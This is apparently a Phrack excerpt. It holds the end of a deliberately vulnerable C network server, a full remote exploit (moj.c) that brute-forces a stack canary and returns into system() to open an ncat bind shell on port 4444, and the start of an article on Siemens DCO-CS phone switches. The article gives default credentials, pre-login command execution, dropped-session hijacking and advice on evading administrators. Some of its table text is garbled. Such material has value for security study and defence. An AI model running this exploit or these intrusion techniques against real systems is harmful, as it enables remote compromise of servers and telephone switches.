    int status,dlugosc,port=PORT,connfd,listenfd,kupa;
    struct sockaddr in serv, client;
    char buf[200];
   pid_t pid;
   FILE *logs;
    if ( (listenfd=socket(PF_INET, SOCK_STREAM, 0)) < 0)</pre>
       err_sys("Socket() error!\n");
   bzero(&serv,sizeof(serv));
   bzero(&client, sizeof(client));
   serv.sin_family = PF_INET;
   serv.sin_port = htons(port);
   serv.sin_addr.s_addr=htonl(INADDR_ANY);
    if ( (bind(listenfd,(SA*)&serv,sizeof(serv))) != 0 )
       err_sys("Bind() error!\n");
    if ((listen(listenfd,2049)) != 0)
       err_sys("Listen() error!\n");
```

```
system("echo start");
    status=fork();
    if (status==-1) err_sys("[FATAL]: cannot fork!\n");
    if (status!=0) {
        logs=fopen(PIDFILE, "w");
        fprintf(logs,"pid = %u",status);
        printf("\nLaunched into background (pid: %d)\n\n", status);
        fclose(logs);
        logs=NULL;
        return 0;
    }
    status=0;
    signal (SIGCHLD, sig_chld);
    for (;;) {
        dlugosc = sizeof client;
        if((connfd=accept(listenfd,(SA*)&client,(socklen_t *)&dlugosc))< 0)</pre>
            err_sys("accept error !\n");
        if ( (pid=fork()) == 0) {
            if ( close(listenfd) !=0 )
                err_sys("close error !\n");
            write(connfd, SRV_BANNER, strlen(SRV_BANNER));
            for (;;) {
                bzero(buf,sizeof(buf));
                kupa = recv(connfd, buf, sizeof(buf), 0);
                if ( (vuln_func(buf,connfd, kupa)) != 1)
                    break;
            close(connfd);
            exit(0);
        else
            close(connfd);
}
int vuln_func(char *args, int fd, int ile) {
    char buf[100];
    memset(buf, 0, sizeof buf);
    if ( (strncmp(args,"vuln",4)) == 0) {
#ifdef ___DEBUG
        stack_dump("BEFORE", buf);
#endif
        write(fd, "Vuln running...\nCopying bytes...",32);
        memcpy(buf,args+5,ile-5);
#ifdef ___DEBUG
        stack_dump("AFTER", buf);
#endif
        write(fd, "\nDONE\nReturn to the main loop\n", 30);
        return 1;
```

```
}
   else if ( (strncmp(args, "quit", 4)) == 0) {
       write(fd, "Exiting...\n",11);
       return 0;
   else {
       write(fd, "help:\n",6);
       write(fd, " [*] vuln <args>\n",17);
       write(fd, "[*] help\n", 10);
       write(fd," [*] quit\n",10);
       return 1;
}
void stack_dump(char *header, char *buf)
   int i;
   unsigned int *p = (unsigned int *)buf;
   FILE *fp;
   fp=fopen("./dupa.txt", "a");
   fprintf(fp,"%s\n",header);
   for (i=0;i<240;)
       fprintf(fp,"%.8x: %.8x %.8x %.8x %.8x\n", (unsigned int)p,
       *p, *(p+1), *(p+2), *(p+3));
       p += 4;
       i += sizeof(int) *4;
   fprintf(fp,"\n");
   fclose(fp);
   return;
}
void sig_chld(int signo)
   pid_t pid;
   int stat;
   while ( (pid = waitpid(-1, &stat, WNOHANG)) > 0)
       printf("child %d terminated\n",pid);
   return;
}
______CUT -_-----
---[ 8.2 - The exploit (moj.c)
----- CUT ------
* This is Proof of Concept exploit which bypass everything (SSP
* [pro-police], ASLR, AAAS, ESP) and use modified ret-into-libc technique
* to execute shell.
 * Article about modified ret-into-libc technique you can find on my web -
 * it was published some years ago on bugtraq and now it is very useful :)
 * Ps. Address of ret-to-call_system@plt that you should change is
```

```
P_REL_CALLSYSTEM
       The same you be done with directive P_REL_CALLVULN and P_REL_GOT.
       P_REL_CALLWRITE (info leak) is unused in this version of PoC.
       P_CMD holds the command which will be executed - you can change if
      you want ;)
 * Best regards,
 * Adam Zabrocki
 * pi3 (pi3ki31ny) - pi3 (at) itsec pl
 * http://pi3.com.pl
 * /
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <netdb.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <getopt.h>
#include <errno.h>
#define PORT 666
#define BUFS 250
#define START 90
#define P_REL_CALLVULN
                            0xe0a
#define P_REL_CALLWRITE
                            0xd6c
#define P_REL_CALLSYSTEM
                            0xb9b
#define P_REL_MASK
                            0 \times 0 FFF
#define P_REL_GOT
                            0x25a4 // 0x2644
#define SA struct sockaddr
/* Thic CMD variable is only for PoC. You should choose it individually */
//#define P_CMD " | | nc -l -p 4444 -e /bin/sh;"
#define P_CMD " | | ncat -l -p 4444 -e /bin/sh;"
int shell(int);
int usage(char *arg)
   printf("\n\t...:: -=[ Bypassing pro-police for PoC server by Adam "
           "'pi3 (pi3ki31ny)' Zabrocki ]=- :::...\n");
   printf("\n\tUsage:\n\t[+] %s [options]\n",arg);
   printf("
                     -? <this help screen>\n");
   printf("
                     -b <local_buff_brute_force_start_address>\n");
                     -p port\n");
   printf("
                     -v < victim > (n\n");
   printf("
   exit(-1);
int main(int argc, char *argv[])
unsigned int brute = 0;
    int ret, *buf_addr, global_cnt = 0;
```

```
char *buf,read_buf[4096],cannary[0x4] = \{0x0, 0x0, 0x0, 0x0\};
struct sockaddr_in servaddr;
struct hostent *h;
int elo, port=PORT, opt, sockfd, test=0, offset=0, test2 = 0;
int helper = 0, position_found = 0;
int write_addr = 0, system_addr = 0;
struct timeval tv;
while((opt = getopt(argc,argv,"p:b:v:?")) != -1) {
    switch(opt) {
        case 'b':
            sscanf(optarg,"%x",&brute);
            break;
        case 'p':
            port=atoi(optarg);
            break;
        case 'v':
            test=1;
            if ( (h=gethostbyname(optarg)) == NULL) {
                printf("gethostbyname() failed!\n");
                exit(-1);
            break;
        case '?':
        default:
            usage(argv[0]);
}
if (test==0)
    usage(argv[0]);
servaddr.sin_family = AF_INET;
servaddr.sin_port = htons(port);
servaddr.sin_addr.s_addr = htonl(INADDR_ANY);
servaddr.sin_addr = *(struct in_addr*)*h->h_addr_list;
if (!(buf=(char*)malloc(BUFS))) {
    exit(-1);
}
setbuf(stdout,NULL);
printf("\n\t...:: -=[ Bypassing pro-police PoC for server by Adam "
        "'pi3 (pi3ki31ny)' Zabrocki ]=- :::...\n");
printf("\n\t[+] Trying to find the position of the canary...\n");
for (position_found=0;!position_found;global_cnt++) {
    memset(buf, 0x0, BUFS);
    strcpy(buf,"vuln ");
    memset(&buf[5], 0x41, START+global_cnt);
    if ( (sockfd=socket(AF_INET,SOCK_STREAM,0)) < 0) {</pre>
        printf("Socket() error!\n");
        exit(-1);
```

```
}
        if ( (connect(sockfd,(SA*)&servaddr,sizeof(servaddr))) < 0) {</pre>
            printf("Connect() error!\n");
            exit(-1);
        // You can optimize waiting via timeout
        tv.tv_sec=0,tv.tv_usec=40000;
        if ( (setsockopt(sockfd,SOL_SOCKET,SO_RCVTIMEO,&tv,sizeof(tv)))
           != 0) {
            printf("setsockopt() error!\n");
            exit(-1);
* /
        bzero(read_buf,sizeof(read_buf));
        read(sockfd,read_buf,sizeof(read_buf));
        write(sockfd,buf,strlen(buf));
        bzero(read_buf,sizeof(read_buf));
        read(sockfd,read_buf,32);
        bzero(read_buf,sizeof(read_buf));
        read(sockfd,read_buf,30);
        write(sockfd, "quit", 4);
        bzero(read_buf,sizeof(read_buf));
        ret = read(sockfd,read_buf,sizeof(read_buf));
        if(ret <= 0) {
            printf("\t[+] Found the canary! => offset = %d (+%d)\n",
                    START+global_cnt,global_cnt);
            position_found = 1;
        close(sockfd);
   printf("\t[+] Trying to find the canary...\n");
    global_cnt--;
    for (elo=0;elo<4;elo++) {
        for (opt=0; opt<256; opt++) {
            memset(buf, 0x0, BUFS);
            strcpy(buf,"vuln ");
            memset(&buf[5], 0x41, START+global_cnt);
            memcpy(&buf[5+START+global_cnt-1], cannary, elo);
            buf[5+START+global_cnt-1+elo]=opt;
            if ( (sockfd=socket(AF_INET,SOCK_STREAM,0)) < 0) {</pre>
                printf("socket() error!\n");
                exit(-1);
            if ( (connect(sockfd,(SA*)&servaddr,sizeof(servaddr)) ) < 0) {</pre>
                printf("connect() error!\n");
                exit(-1);
```

```
}
/*
            // You can optimize waiting via timeout
            tv.tv_sec=0,tv.tv_usec=40000;
            if ( (setsockopt(sockfd,SOL_SOCKET,SO_RCVTIMEO,&tv,sizeof(tv)))
               ! = 0)
                printf("setsockopt() error!\n");
                exit(-1);
* /
            bzero(read_buf,sizeof(read_buf));
            read(sockfd,read_buf,sizeof(read_buf));
                unsigned int an_egg = START+global_cnt+5+elo;
                write(sockfd,buf,an_egg);
            } while(0);
            bzero(read_buf,sizeof(read_buf));
            read(sockfd,read_buf,32);
            bzero(read_buf,sizeof(read_buf));
            read(sockfd,read_buf,30);
            write(sockfd, "quit", 4);
            bzero(read_buf,sizeof(read_buf));
            ret = read(sockfd,read_buf,sizeof(read_buf));
            if (ret > 0) {
                printf("\t[+] Found byte! => 0x%02x\n",opt);
                cannary[elo] = opt;
                close(sockfd);
                break;
            /* If we miss somehow the byte... */
            if (opt == 255)
               opt = 0x0;
            close(sockfd);
        }
    }
   printf("\t[+] Overwriting frame pointer (EBP?)...\n");
   printf("\t[+] Overwriting instruction pointer (EIP?)...\n");
   printf("\t[+] Starting bruteforce...\n");
    for (offset=0,test2=0x0,opt=0;test&&!offset;test2++,opt++) {
       memset(buf,0,BUFS);
        strcpy(buf,"vuln ");
       memset(&buf[5], 0x41, START+global_cnt);
       memcpy(&buf[5+START+global_cnt-1], cannary, elo);
       buf_addr=(int*)&buf[5+START+global_cnt-1+elo];
       helper = (P_REL_CALLVULN & P_REL_MASK) | (test2 << 12);
        *(buf_addr++) = 0xdeadbabe;
        *(buf_addr++) = (P_REL_GOT + (test2 << 12)); // used by the GOT.
        *(buf_addr++) = helper;
        if ( (sockfd=socket(AF_INET,SOCK_STREAM,0)) < 0) {</pre>
            printf("socket() error!\n");
            exit(-1);
```

```
}
        if ( (connect(sockfd,(SA*)&servaddr,sizeof(servaddr))) < 0) {</pre>
            printf("connect() error!\n");
            exit(-1);
        // You can optimize waiting via timeout
        tv.tv_sec=0,tv.tv_usec=40000;
        if ( (setsockopt(sockfd,SOL_SOCKET,SO_RCVTIMEO,&tv,sizeof(tv)))
           != 0) {
            printf("setsockopt() error!\n");
            exit(-1);
* /
        bzero(read_buf,sizeof(read_buf));
        read(sockfd,read_buf,sizeof(read_buf));
        write(sockfd,buf,5+START+global_cnt-1+elo+(4-1)*4);
        bzero(read_buf,sizeof(read_buf));
        read(sockfd,read_buf,32);
        bzero(read_buf,sizeof(read_buf));
        read(sockfd,read_buf,30);
        write(sockfd, "quit", 4);
        bzero(read_buf,sizeof(read_buf));
        ret = read(sockfd,read_buf,sizeof(read_buf));
        if(ret > 0) {
            /* At that point we successfully called vuln_func()
               which means that we "probably" returned in [I1]
     e67:
                8b 44 24 1c
                                                0x1c(%esp),%eax
                                         mov
                89 44 24 08
     e6b:
                                         mov
                                                %eax,0x8(%esp)
                8b 44 24 24
     e6f:
                                         mov
                                                0x24(%esp),%eax
     e73:
                89 44 24 04
                                                %eax,0x4(%esp)
                                         mov
                                                0x34(%esp),%eax
     e77:
                8d 44 24 34
                                         lea
     e7b:
                89 04 24
                                                %eax,(%esp)
                                         mov
                e8 3e 00 00 00
     e7e:
                                         call
                                                ec1 <vuln_func>
                                                                   [I1]
            * /
            write_addr = (P_REL_CALLWRITE & P_REL_MASK) | (test2 << 12);</pre>
            system_addr = (P_REL_CALLSYSTEM & P_REL_MASK) | (test2 << 12);</pre>
            printf("\t[+] Success! :) (0x%.8x)\n",helper);
            printf("\t\t-> @call_write = 0x%.8x\n",write_addr);
            printf("\t\t-> @call_system = 0x%.8x\n",system_addr);
            offset=1;
        close(sockfd);
    }
    if (!offset) {
        printf("\t[-] Exploit Failed! :(\n\n");
        exit(-1);
    printf("\t[+] Trying ret-into-system...\n");
```

```
memset(buf, 0x0, BUFS);
strcpy(buf,"vuln ");
memset(&buf[5], 0x41, START+global_cnt);
memcpy(&buf[5], P_CMD, strlen(P_CMD));
memcpy(&buf[5+START+global_cnt-1], cannary, elo);
buf_addr=(int*)&buf[5+START+global_cnt-1+elo];
test2--;
*(buf_addr++) = 0xdeadbabe;
*(buf_addr++) = (P_REL_GOT + (test2 << 12)); // used by the GOT.
*(buf_addr++) = 0x41414141;
*(buf_addr++) = system_addr;
if ( (sockfd=socket(AF_INET,SOCK_STREAM,0)) < 0) {</pre>
    printf("Socket() error!\n");
    exit(-1);
if ( (connect(sockfd,(SA*)&servaddr,sizeof(servaddr))) < 0) {</pre>
    printf("Connect() error!\n");
    exit(-1);
// You can optimize waiting via timeout
tv.tv_sec=0,tv.tv_usec=40000;
if ( (setsockopt(sockfd,SOL_SOCKET,SO_RCVTIMEO,&tv,sizeof(tv))) != 0) {
    printf("setsockopt() error!\n");
    exit(-1);
bzero(read_buf,sizeof(read_buf));
read(sockfd,read_buf,sizeof(read_buf));
write(sockfd,buf,4+START+global_cnt+4+4*4);
bzero(read_buf,sizeof(read_buf));
ret = read(sockfd,read_buf,32);
bzero(read_buf,sizeof(read_buf));
ret = read(sockfd,read_buf,30);
if(ret == 30) {
    printf("\t[+] Connecting to bindshell...\n\n");
    sleep(2);
    if ( (sockfd=socket(AF_INET,SOCK_STREAM,0)) < 0) {</pre>
        printf("Socket() error!\n");
        exit(-1);
    servaddr.sin_port = htons(4444);
    if ( (connect(sockfd,(SA*)&servaddr,sizeof(servaddr)) ) <0 ) {</pre>
        printf("Connect() error!\n");
        exit(-1);
    shell(sockfd);
```

```
return 0;
}
int shell(int fd)
   int rd ;
   fd_set rfds;
   static char buff[1024];
   char INIT_CMD[] = "echo \"pi3 was here :-)\"; "
   "echo \"Executing shell...\"; "
   "unset HISTFILE; echo; id; uname -a\n";
   write(fd, INIT_CMD, strlen( INIT_CMD ));
   while (1) {
       FD_ZERO(&rfds);
       FD_SET(0, &rfds);
       FD_SET(fd, &rfds);
       if (select(fd+1, &rfds, NULL, NULL, NULL) < 1) {</pre>
           perror("[-] Select");
           exit( EXIT_FAILURE );
       if (FD_ISSET(0, &rfds)) {
           if ( (rd = read(0, buff, sizeof(buff))) < 1) {
              perror("[-] Read");
              exit(EXIT_FAILURE);
           if (write(fd,buff,rd) != rd) {
              perror("[-] Write");
              exit( EXIT_FAILURE );
       }
       if (FD_ISSET(fd, &rfds)) {
           if ( (rd = read(fd, buff, sizeof(buff))) < 1) {</pre>
              exit(EXIT_SUCCESS);
           write(1, buff, rd);
   }
}
```

#### ==Phrack Inc.==

### Volume 0x0e, Issue 0x43, Phile #0x0e of 0x10

| =[ Notes Concerning the Security, Design and Administration ]= |
|----------------------------------------------------------------|
| = of Siemens DCO-CS Digital Switching Systems  =               |
| ==                                                             |
| == [ By The Philosopher ]=                                     |
| ==[ philosopher2600@gmail.com ]=                               |
| ==                                                             |

### Relevance/Context-

The Siemens DCO-CS (Digital Central Office Carrier Switch), the premier Class 5 digital local office switching system to be introduced onto the American PSTN, (by Stromberg-Carlson-Siemens had not yet purchased the product line) was originally installed in 1977 in Richmond Hill, Virginia. Designed as a robust switch rich in features primarily to be used for smaller LECs, the DCO was produced for over a decade until Siemens, which acquired the product line in 1990, halted production to focus upon marketing the EWSD. Nonetheless the DCO-CS remains in relatively widespread use throughout the PSTN, often in the possession of smaller CLECs (usually servicing rural areas). For those who wish to explore PSTN switches as well as those with the objective of securing them, the DCO-CS is worthy of examination as security of any substance is largely nonexistent.

In light of the above historical information, evidently attributable becomes the extremely poor security of the DCO-CS to the context of the time period in which it was initially designed, within nearly a decade prior to the wide proliferation of the hacker culture potentially interested in unauthorized entry into telco switches; in addition, the mentioned relative inclusiveness of features especially as were developed and added to the existing MMI over a lengthy period of time serves to establish the potential to defeat the security precautions built into the switch with its own valid MMI commands. One example: although this is not directly related to security, many commands in the debug utilities (GBUG, FPBUG, DEBUG, etc.) in certain versions of the DCO-CS operating system are redundant in that they are identical yet named differently, so that when "HELP COMMAND" is entered at the prompt, identical help data will be displayed for both command names, one of which is usually abbreviated. Demonstrative this example is of the layered and almost modular evolution of the DCO MMI. Software updates/upgrades are seemingly uploaded in a modular fashion without regard for the previous state of the software in question. The modularity of the interface is further reflected in the incompatibility of particular utilities with the standard menu characteristics. It may be observed, for example, that certain utilities do not contain a "HELP" option as is typical, and that certain utilities use a linear parameter input system rather than a menu-driven system. It was likely anticipated upon the design of such programs/commands that the user would be experienced in and knowledgeable of their usage, rendering an extensive help file unnecessary.

A Distinction of DCO Terminology-

The words "program", "utility", and "command" will be used somewhat interchangeably throughout this document, in reference to the commands prefixed with a "\$" at the main MMGR prompt (DCO>) that serve to invoke interactive menu/parameter systems with specific functions. Also, "DCO" actually refers to older software revisions prior to the Siemens

acquisition of the line, which was henceforth known as "DCO-CS", but here it will simply be used as an abbreviation of sorts for the latter, since the material in this article applies to most software revisions unless stated otherwise. Also, DCO can refer to the entire DCO family of switches, including DCO-E, DCO-SE, and DCO-RLS.

### Objectives-

In formulating the structure of this paper I encountered minor difficulty in the establishment of a consistent method of organization and concept presentation. Initially I intended it to concern solely vulnerabilities inherent in the design of the DCO-CS and commensurate methods of exploiting them in order to maximize the concealment of one's presence in such a system. Quickly I realized, however, that a great deal of explanation of switch operation was necessary to provide a context in which to discuss techniques of intrusion and anti-detection, and that documentation/articles currently available to the underground are inadequate and quite lacking in this regard; however, they are recommended reference material, for at minimum they contain the text of the help files of the DCO and a small amount of basic access suggestions. Consequently this writing exhibits both modularity and general information, encompassing sections concerning specific points of interest in conjunction with occasionally redundant material regarding the switch itself. This facilitates rapid look-up and browsing through specific techniques, while providing beginning readers with a satisfactory base of navigational knowledge. It will be assumed, though, that the reader has access to the help file text, available in "Guide to navigating and using DCO", written by DemonBytez of CyBrids CSE, and Mr. Nobody's "The DCO-CS Operating System", both available in various locations on the Internet. One should also possess at least the background knowledge covered in both of these articles in order to enhance one's comprehension of much of the following material. In addition to technical information surrounding the DCO-CS with an obvious emphasis upon security, the following also contains the observations of the author as to the administration of such switches and specifically common practices related thereto. As the title suggests, these writings, while they present a coherent article that one may fruitfully follow from introduction to conclusion, exhibit the general form of notes. Specific techniques are presented in a sort of "Problem/Solution" format. Also, for evident reasons of which I am confident the reader is aware, the location data, dates, and times have been altered or omitted from the captures included herein. Specific node/site identification information is replaced with "DCO\_CITYDATA" in the following captures, and all dates and times are either fictitious examples or zeroes simply designed to demonstrate the general format of the messages. Also, another important note of which to be mindful is that, while to the extent of the author's knowledge all of the material contained within this article is correct, the observations made will not necessarily apply to every DCO switch installation everywhere. They are generalizations derived from a small sample size and should be considered as such.

Speculative and Factual Observations as to the Nature of DCO Access

and General Administration

DCO-CS Topology-

Note: "TTY" herein is used in accordance with its definition, "A generic

term for any computer terminal or associated serial interface" and "terminal" is used in accordance with the definition, "a device communicating over a line". (Source: Wikipedia @ http://www.wikipedia.org) No references to teletypes or TDDs (Telecommunication Devices for the Deaf) are intended.

Like the Lucent 5ESS, the Siemens DCO-CS is administered through different TTYs (although, unlike the 5ESS, access to the DCO is not divided into as many specialized "channels"), with different attributes and functions. The four types of terminals on the switch, as listed in the help file of the SETTYP option of the SECTTY utility, are UNEQ (unequipped), CRT (video display-the I/O terminals from which the switch is directly administered), TTP (paper printer), and MODEM. The identifying format of these terminals is TTXX, where XX represents two digits. TT00 is the default system master console, the terminal from which the MMI as well as various automatic utilities are consistently run and at which all information, error and alarm messages terminate (unless they are directed elsewhere-see later in the document for further information). Dialups connect to other CRT terminals for remote access.

### MMI Idiosyncrasies-

A few notes on the use of the MMI: first, a semicolon ";" serves the same function as a <CR> (carriage return). Backspaces are displayed as "u". Within a few utilities, "EXIT" will take effect immediately after being typed (without a <CR> or ;). If one is idle for a while at a prompt or menu, "^U" will appear and the prompt will be re-displayed.

### Account/User Hierarchy and Structure-

While the hierarchical filesystem arrangement of the DCO-CS bears a striking fundamental resemblance to that of UNIX, organized a similar hierarchy of directories and subdirectories with predefined permissions, the user administration system exhibits numerous significant differences in its structure. For example, there exists no "root" superuser with unbridled access to everything, and no user account may interfere directly in the affairs of another ("directly" here defined as "from the (same) shell/session") as might be accomplished through successful execution of the UNIX "su" command. User accounts are instead divided and categorized into certain groups with certain "purposes" on the switch in anticipation of differing necessities. The default groups are ADMIN, TMRS, STATUS, MAINT, SECURE, NAC, ESPF, and SCAT respectively; by default their access is assigned according to the necessary tasks of each type. The access rights of accounts are not quantitatively equivalent, either-certain, more generally used accounts are able to access far more by default than more specialized accounts, the access of which is restricted to only those utilities relevant to their intended functions. All of the usernames and passwords to the various accounts within these groups are contained in the file printed and modified using the utility \$PASSWM. These may or may not be set to the default, but it is rather likely that they will be, and even if this is not the case the passwords are unlikely to be very complex due to the limitations imposed by the MMI (passwords on a DCO may be at maximum eight characters in length, and only alphanumeric) and simple human apathy; in many instances it would seem as if extremely simplistic and easily-guessable/crackable passwords are used on switches due to a disbelief in the plausibility of unauthorized access. Regardless, the default passwords for all pre-programmed usernames are simply the usernames themselves-for instance, the SCAT/SCAT username/password combination. A concise table of DCO default accounts is as follows:

#### DCO Defaults

| Username  | Password | Group  |
|-----------|----------|--------|
| =======   | ======   | =====  |
| ADMIN     | ADMIN'   | DÔ″à   |
| SECURE    | SECURE   | SECURE |
| TMRS' DÕ% | s9 TMRS  |        |
| SCAT      | SCAT' 4  | 4 @    |
| MAINT     | MAINT    | MAINT  |
| STATUS    | STATUS   | STATUS |
| NAC       | NAC      | NAC    |
| ESPF      | ESPF     | ESPF   |
|           |          |        |

It is significant to the attainment and preservation of one's access on a DCO-CS switch to understand the previously mentioned expected "uses" of each group of accounts, as one ought to align explorations of the switch with the anticipated functions for reasons of stealth-an unauthorized user is far less likely to be detected when using certain accounts for certain functions that they are intended to be "legitimately" used for. The execution of certain utilities while logged in under certain accounts might be viewed as either suspicious or routine by a watchful administrator, depending upon the account and context in which the activity occurs. Although a few techniques exist that serve to provide such a user with a greater degree of "freedom" in this regard by concealing from those monitoring the switch evidence of non-routine activity as is covered elsewhere in this article, it is still useful and certainly prudent to coincide one's activity with appropriate accounts in a limited number of instances. Plus, it is important to consider that the efficient and stealthy employment of the techniques that follow may not always be practical or possible, so this general method of remaining proverbially "under the radar" is fundamentally beneficial. An explanation of the various groups/default accounts follows:

ADMIN - This is an administrative group/account, used primarily for the purposes of administering the various tables and databases on the switch, especially those that pertain to network/routing functions. What the authors of the previously mentioned DCO articles obviously failed to realize, in their insinuations to the effect that ADMIN is an all-powerful account with extremely extensive access rights, is that ADMIN is merely another account with access rights defined according to the necessary tasks of its group. It lacks access to a great deal by default, actually, especially files and utilities concerning switch security. The access rights of ADMIN often overlap with those of MAINT; therefore, it is necessary to understand the differentiations between them, revealed through a closer examination of the areas in which the two accounts/groups do not overlap. MAINT, as explained in greater detail later, is an account intended to be used for the performance of routine maintenance functions-the administration of such tables is not routine maintenance, as is reflected in the access rights of the MAINT group/account. The default access of the admin account may also be conceptualized as the bridge of sorts between "intra-switch" and "extra-switch" functions-that is, functions (and corresponding utilities/files) that are related only to the switch itself (intra-switch), and those with a broader sphere of influence on the network (extra-switch). See the "Utility Diagram" for more information on and examples of this concept. Examples of strictly intra-switch functions include disk operations, processor operations, debugging, etc.-similarly, examples of extra-switch functions include call tracing, routing, trunk operations, WATS number functions, etc. ADMIN by default also has access to intra-switch administrative utilities such as ABNUTL (PERFORM AUTOMATIC BALANCE NETWORK FUNCTIONS), AUDIT (VERIFY S/W

RECORD OF H/W STATES MATCH ACTUAL H/W), COPY (COPY DATABASES FROM MEMORY TO DISK), etc. where it overlaps with MAINT.

SECURE - The access of SECURE largely overlaps with all other account groups on the utilities to which all or nearly all other account groups have default access (\$ABORT, \$AMPUTL, \$CONFIG, \$DUMPER, \$HEY, etc.). Its specialization is revealed, though, in the utilities accessible only by it and SCAT, or it, SCAT, and MAINT. These include various alarm utilities, \$PASSWM, \$BLDINH, and \$SECTTY-all utilities regarding switch security, as the name of the group implies. In a limited number of cases SECURE may be less conspicuous than SCAT if only these sorts of utilities must be accessed.

TMRS - This group/account is primarily intended for uses related to the Traffic Measurement and Recording System (TMRS), a system that gauges network traffic through the switch and generates reports with pertinent information. On a side note, TMRS may often be an active task on the master console. It is able to access many intra-switch functions necessary to the expedient operation of TMRS, as might be assumed-debug utilities, configuration control, etc. Its access rights frequently overlap with those of ADMIN and STATUS.

SCAT - The closest group/account present on the DCO-CS to a "superuser". SCAT is an acronym for "Stromberg-Carlson Assistance Team", the DCO-CS equivalent of ETAS on a DMS-100. The function of SCAT, while the DCO-CS product line was supported by Stromberg-Carlson/Siemens, was to provide technical support for the install base in the instance of technical problems/failures, especially during emergencies (critical equipment failure, software issues, etc.). As a result, SCAT is authorized by default to access nearly everything on the switch within the filesystem, usually with the highest access rights possible (typically RWX), as, in the event of an emergency, such omnipotent access would be vitally necessary. The RWX permission is a significant distinction of the SCAT group as most other account groups only have read/execute permission on most files. However, there are a few files on the switch that SCAT is not permitted to access (by default, naturally)-for instance, the utility AMCDMP (that which administers AMA message thresholds). By default, SCAT is often the only account/group authorized to log in through the dial-up ports, as only SCAT would usually require remote access to the switch. Logging in as SCAT is extremely conspicuous, though, particularly at odd hours, as the account/group is NOT supposed to be used for routine/ordinary tasks. It would be advisable from an unauthorized user's standpoint to perhaps log in as SCAT once in order to authorize other account groups to log in through the dialup(s), until the attentiveness of those overseeing the switch's operation is gauged.

MAINT - MAINT is the general maintenance group/account on the DCO-CS; as stated previously, it is used primarily for the performance/execution of routine (and non-routine) tasks related to switch maintenance. As such, it is authorized to access a great deal, often exclusively, where SCAT is the only other account group with access rights on certain files. MAINT is the only default account group/account, in fact, that is "exclusively" authorized to access certain utilities in this manner. AMA is an example of a such a utility to which only MAINT and SCAT have access rights in the default/typical configuration. As might be expected, MAINT is mainly able to access intra-switch functions. One preferred, recommended account for preliminary exploration is MAINT, for it, as a maintenance account, is by default enabled to access quite a few significant files and programs, and suspicions may be less aroused should it be seen logging in at odd hours and/or constantly.

STATUS - The STATUS group/account is, as its name implies, used for checking and occasionally modifying the status of the system. Its access overlaps frequently with ADMIN, MAINT, TMRS and, of course, SCAT; the default access of STATUS is confined to "intra-switch" utilities and the occasional utility not easily classified as either "intra-" or "extra-" switch. Most of the utilities to which STATUS is assigned default access are used for such functions as alarm management, various types of verification, disk functions, conversion of equipment numbers, etc.

NAC - NAC is an acronym for "Network Access Control"-the administration charged with overseeing the various pieces of equipment connected to the network and general network interactions. Expectedly, its default access mainly lies with "extra-switch" network utilities and the those used to modify the aforementioned tables, also accessible with ADMIN. The NAC terminal and thus group may not be equipped on a particular switch (see "\$SECTTY"), so it may not be possible to log in under the NAC default account.

ESPF - ESP denotes, "Essential Service Protection". Along with ADMIN, NAC and SCAT, ESPF is typically able to access "extra-switch" utilities such as those related to routing, the hotline database, INWATS, class of service, etc., all "essential services". As with NAC, the "ESPF option" may not be equipped on a particular switch, and thus the account/group associated with it may be unused. The \$STATUS utility may be used to determine if it is equipped:

STA> AREA TO DISPLAY (AREA=HELP) > ESPF

DCO CITYDATA

09-00-00 00:00:00 MONDAY ESPF STATUS REPORT:

STATUS: ESPF OPTION NOT EQUIPPED

STATUS COMPLETE

Attainment of Access

Upon connecting to a TTY via a dialup or another method, the LOGIN utility is invoked automatically, which will prompt the user for the username and password necessary to log in. By default ten attempts at login (entries of a username and password pair) are permitted before the following message is displayed, indicating an excess of unsuccessful attempts:

DCO\_CITYDATA 09-00-00 00:00:00 LOGIN TT01
MP .0676:TTY=TT1 EXCESSIVE LOGIN ATTEMPTS

Subsequently the user will be "locked out" of the terminal for a period of approximately five minutes in which the system remains unresponsive to input. The amount of login attempts made is not "reset" if one disconnects from the dialup/terminal and reconnects; instead, the tracking of login attempts is based upon time-one must wait a few minutes prior to attempting ten more login attempts.

Unauthorized Execution-

Prior to logging on to the switching station, the user is required within

approximately 15 seconds following successful connection to send a hard break or a <CR> in order to display the prompt. Within this 15 second period a vulnerability exists whereby a valid MMI (man-machine interface) command typed and sent will be dutifully executed by the DCO, allowing temporary control of the MMI command flow to anyone calling the dialup! Potential for great compromise of the system exists if the attacker runs a command such as \$PASSWM, which prints a complete list of user accounts and passwords on the switch in clear-text! Note: on the latest software release, that released in 2003, the maintenance processor (MP) must be experiencing a malfunction or otherwise be bogged down with an influx of tasks for this technique to work properly. Of all of the vulnerabilities presented here the execution of this is the most variable-it has been known to occur, though, in instances of an MP malfunction, specifically on the DCO-SE (see "An Additional Note:" for more information).

#### Absence of Automatic Logout-

Like several older versions of UNIX, the DCO-CS does not automatically log out of a session in the instance of user disconnection from the dialup/terminal. Anyone calling the switch will be thus enabled to "drop in" on the other user's session in all aspects, in addition to being able to execute commands if a user left the session open while hanging up the connection/modem. This is task-specific-that is, if a task is not aborted and the user who executed it hangs up, the sub-prompt for that task will be displayed to anyone calling the switch thereafter as that task will be active. This state may include tasks only supposed to be executable by user accounts with higher levels of access. The sole measure necessary to ensure success in gaining control of a session and hence potentially the entire switch (as access may be modified- privileges escalated, depending upon the account temporarily "hijacked" in this fashion, etc.) is to consider the time zone in which the object switch is located, in order to determine prime hours of operation and of account access and usage. In the instance that the would-be intruder is physically unable to monitor the dialup/port for dropped sessions and exploit them, a simple script written in a language compatible with the terminal client of choice is all that is required. Thus, this single characteristic of the switch-among others, it is certain, seen previously and henceforth in this admittedly alinear document-ensures that one who accrues the knowledge of a dialup is very nearly guaranteed successful infiltration/ penetration of it, even in the face of other, also ineffective barriers erected presumably for purposes of security. However, one may experience a limited degree of difficulty with this method of intrusion in the instance that one has logged in via the dialup port and properly logged out, in which case another one of the aforementioned loopholes may be traversed in order to gain eventual unfettered access. Also, an option does exist within the \$SECTTY utility (discussed forthwith) to activate an idle logout on a particular TTY, but even this will not log a user out until an extended period of complete inactivity has passed-it is still possible to connect to a terminal and resume a session with this option activated, if one connects within this said window of time. It is a trivial matter indeed to automatically and repeatedly call a dialup in order to connect just after a user's activity has ceased (indicating a departure from the terminal) and prior to the auto-logout due to inactivity. Regardless, this is not a default setting, and it is perhaps quite rare that one will encounter it.

### Passive Observation-

